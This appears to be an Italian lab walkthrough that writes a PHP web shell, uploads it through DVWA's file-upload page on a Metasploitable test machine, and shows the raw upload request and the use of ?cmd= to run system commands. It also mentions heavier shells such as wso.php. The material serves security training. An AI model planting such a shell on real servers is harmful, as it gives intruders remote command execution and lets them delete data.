

Scriviamo un **codice** php che consente di eseguire comandi shell da remoto.

```
1 <?php
2 if (isset($_GET['cmd'])) {
3     $cmd = $_GET['cmd'];
4     echo "<pre>";
5     system($cmd);
6     echo "</pre>";
7 }
8 ?>
9 |
```

Carichiamo la **shell php** nella sezione upload di Metasploitable a security level **low**.


The screenshot displays the DVWA (Damn Vulnerable Web Application) interface. The 'Vulnerability: File Upload' section shows a message: `../../hackable/uploads/shell.php succesfully uploaded!`. Below this, a Wireshark packet capture is shown for the request to `http://192.168.50.101:80`. The packet details include:

- Host: 192.168.50.101
- Content-Length: 434
- Cache-Control: max-age=0
- Upgrade-Insecure-Requests: 1
- Origin: http://192.168.50.101
- Content-Type: multipart/form-data; boundary=---WebKitFormBoundaryxjXoMEuMK3IhhGiy
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
- Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
- Accept-Encoding: gzip, deflate, br
- Accept-Language: en-US,en;q=0.9
- Cookie: security=low; PHPSESSID=8a69239bf495496a8f48f38ddfb3144f
- Connection: close




The raw packet data shows the following structure:

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.50.101
3 Content-Length: 434
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.50.101
7 Content-Type: multipart/form-data; boundary=---WebKitFormBoundaryxjXoMEuMK3IhhGiy
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: security=low; PHPSESSID=8a69239bf495496a8f48f38ddfb3144f
14 Connection: close
15
16 -----WebKitFormBoundaryxjXoMEuMK3IhhGiy
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundaryxjXoMEuMK3IhhGiy
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
22 Content-Type: application/x-php
23
24 <?php system($_REQUEST["cmd"]); ?>
25
26 -----WebKitFormBoundaryxjXoMEuMK3IhhGiy
27 Content-Disposition: form-data; name="Upload"
28
29 Upload
30 -----WebKitFormBoundaryxjXoMEuMK3IhhGiy--
31
```


Testiamone il funzionamento mandando delle richieste **GET** direttamente dalla barra del browser con il parametro **?cmd='comando shell'** in coda e analizziamole con **Burp Suite**.



Proviamo a usare vari comandi che ci forniscono informazioni sul **sistema**.



Si noti la **pericolosità** di un attacco del genere, poiché oltre ad ottenere informazioni sul sistema, è possibile anche rimuovere dei file.



Si potrebbero installare infine shell grafiche molto più complesse e avanzate, utilizzando quelle del path **/usr/share/webshells/** preinstallate su Kali Linux o altre, come per esempio la **wso.php**.

